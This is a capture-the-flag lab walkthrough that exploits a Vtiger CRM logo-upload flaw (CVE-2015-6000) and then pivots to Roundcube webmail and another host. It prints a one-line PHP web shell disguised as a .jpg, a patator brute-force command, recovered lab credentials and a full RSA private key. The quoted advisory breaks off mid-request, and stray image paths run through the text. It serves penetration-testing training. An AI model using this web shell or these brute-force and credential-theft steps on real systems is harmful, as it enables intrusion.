# Vendor Homepage: https://www.vtiger.com
# Software Link: https://www.vtiger.com/open-source-downloads/
# Version: 6.3.0 (and lower)
# Tested on: Linux (Ubuntu)
# CVE : CVE-2015-6000
# Source: http://b.fl7.de/2015/09/vtiger-crm-authenticated-rce-cve-2015-6000.html

=== Description ===

Vtiger CRM's administration interface allows for the upload of a company
logo. Instead of uploading an image, an attacker may choose to upload a
file containing PHP code and run this code by accessing the resulting
PHP file.

Detailed description:
http://b.fl7.de/2015/09/vtiger-crm-authenticated-rce-cve-2015-6000.html

=== PoC ===

Through a specially crafted HTTP-POST request, a PHP file is stored on
the server hosting the Vtiger CRM software:

    POST /index.php HTTP/1.1
    Host: [...]
    Cookie: [...]
    Connection: keep-alive
    Content-Type: multipart/form-data; boundary=---------------------------51732462825208
    Content-Length: 2040

    -----------------------------51732462825208
    Content-Disposition: form-data; name="__vtrftk"
```


This says we can upload company logo with php file instead of image. Let's do that. Create a php shell with extension jpg.

```
root@testlab:~/pentestit/lab11# nano cmp.jpg
root@testlab:~/pentestit/lab11# cat cmp.jpg
<? echo shell_exec($_GET['c']); ?>
root@testlab:~/pentestit/lab11# file cmp.jpg
cmp.jpg: ASCII text
root@testlab:~/pentestit/lab11#
```

Navigation to "CRM Settings" -> "Templates" -> "Company Details": Edit details and upload the image file we created. But, we need to intercept request and edit the extension before forwarding request to server. Use burpsute to intercept the upload action, and edit the extension as below:




Copy company logo image location, and provide command to execute:




We received our first token, i.e. CRM flag. Let submit it on pentest lab site for points. I had intentionally removed the token because I don't want to ruin your exercise and the feelings you get when you do it yourself.

Here is the network digram:




So, out of identified http ports, we looked into 80,88. Let's go to the remaining open http port 8080. Looking at the web page, we can see that it's Roundweb webmail. From vtiger we saw there was an admin@test.lab account. So let's try to login with that. But wait we don't know the password, that means we need to bruteforce the login again.



Let's use patator again to bruteforce roundcube webmail login page:
patator http_fuzz url="http://192.168.101.10:8080/mail/?_task=login" method=POST body="_token=sHS69eIYN2zPk2zrAEUxQO1kJPGmOUNu&_task=login&_action=login&_timezone=Asia%2FKolkata&_url=&_user=admin%40test.lab&_pass=FILE0" 0=/usr/share/seclists/Passwords/10_million_password_list_top_100000.txt follow=0 accept_cookie=0 header="Cookie: PHPSESSID=77dd0fac2acbe5861349333d9c9b0945; roundcube_sessid=535tq2omr2p3eche1o78pm1c01" -x ignore:egrep="Roundcube Webmail Login"

Ok, so we found credentials for roundcube webmail login "admin@test.lab:darthvader" If we would have tried earlier identified information. Then we could have got this, because if you remember after logging into vtiger we saw admin kept his name "darthvader" StarWar fan ☺. Ok after login into roundcube, we saw an email came from postmaser@test.lab. It seems like private key for "Office 2" and username: tech. Let's record all these information in text file, which we might need later. At this point we don't know what this key is for and where to use it. Normally these private key are used for ssh login where password is disabled.




Mattew,
Office 2 GW SSH:
username: tech
pkey:

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEA01uFJH2WZT9MQgTRG7raRRgK4uDfOSYzWRiw5MRrch9g8iFZ
6XQkh+m0jGOFB/1Z1ZulpmhTwdLuc6NwbBWtgghi+OmmQVkEnO86Oy2djqoQIaZa
m+g4ZZMNPakCiuXYJGepz82dRo+FIeZuuahLA7lt76N88yGbYOneN+uzG/rKu9ra
fx7F9Nj1Mftwy7/uGaumCYy+H8siwitkn+D4Sv8w0hR51OwQ5q1OUV3HWsMZzdWa
HtR5ADbnV1/Pq5Rohy2j34zquhhYiMEa+XSTukobza4DPXZdhgGUCMp9rfvEoVwY
JnOR/Ug6C39cr6gXHMqruK9crXwHJ0PzEjV8QQIDAQABAoIBAAYLLel3Nd+7SaDx
plEWrLshDt6h84Ac2YcIr7Y675+ZyhniXkHQsmK4ihMhnWI3GmSDSN9TSGHYeD0S
RVqx2/5F4x6e/8QKmZkrNg0PJtw3fLKZoSmoIES3Sb+jn5D9NYsE89QfWwnzfKkV
f8ELUOnQWZZqpF4Hbfv9c/9BXCPGoMZC0uURwLn0IfTszr7uJM3ByRte1ui9nkJx
dYJI5ixmPrN1qawqSzLMpBR/2hOAr9aUAaVI/LEYgHlYTPNr21HlDIyHDeWMfeso
I6mCpDhzcGd+TyrXZ3yZ33l8wHzAUrfG0JUVHOs/MxkyVR6+U2E9W9GgMKoMA5Ub
v5MMZGECgYEA9l8PgnucsGxDIUfwDJ/qX5HV5z0zy6MwFyyu0YNi/FcmmbNeKm+s
VRfKaMbrT7YNGRZQZLv5VeS2zhKx6CDOlrCoU2p22yUUiFhxfJSxd1L8GmjVbokn
x3j62L58ypjJRi9nW1P6rYzJ5hEhh8UBds8VvJdxtWnjCJcaOusgMF0CgYEA254l
noRgO9LIHHG6BNsdcq0vPa8e/O0Y3Ald+z1+vcGEkFR8PAVbJEyWAPq/KVHSx7dE
sykfK5DRkyRVndAO8HjCLhcnwwAPolZHlWzqw3XU2wRN+NDqi6sH0Go9CXxcXjFE
vWHzSpJbCVY+Xnf6NltEOdsGJtJlInlN9pwFzTUCgYBKRpJ4difhEGKUsAlw5O1V
7rOcSVlKNWKUOgZiZ8f555RdljP3ez9rUAbX29CpcWs1ewK1u+4JtTBfpEc6glmG
GLBGpbw7iUxNZsygEHwIS15x39Uow/TYMGL/4T3iHnnfzP7OC91xYRalY9jGA+DT
Hs+g0c+YL9oght2DkctciQKBgE2simudMBgYfbQpuPv8r1ae0AWGCXS1OsSf/4Bb
iJb+ea8+Yk4sKscU2zzvcmrfyKfgNskS8zZKWwUqpalSK+Z7H1qD0AlU3TKyR1Ef
G40UALuRsy4cXcgWLoZU/M99D4I09LXyjcTDLLWJrjdlQba14tR/lZZndWOS+bMO
DbM9AoGBAJcGogQGJHF4+uhwc32pQq3fBSVvPALBGP443BSaYz0DqeJbhGVCyOUy
+dc6aNMKqME1vyC5cRpGnwnOGYvlzsBsBfspk4XnM8khQCs5SWRq28hPKb3xDU0a
e97Ix2B3jrPlPlh9vo4xwNaND3xhF8AVQxyH1ET1YbnmVPSe/PgU
-----END RSA PRIVATE KEY-----
```


Now, since we almost did everything at this stage for 192.168.101.10. So let's move focus to other external server i.e. 192.168.101.11.

First thing first, nmap ☺: nmap -sS -sV -A -n 192.168.101.11

Based on nmap results, it seems like only one port 2222 is open. We just found private key sometime before, so let's see if we can connect to this machine using the private key.

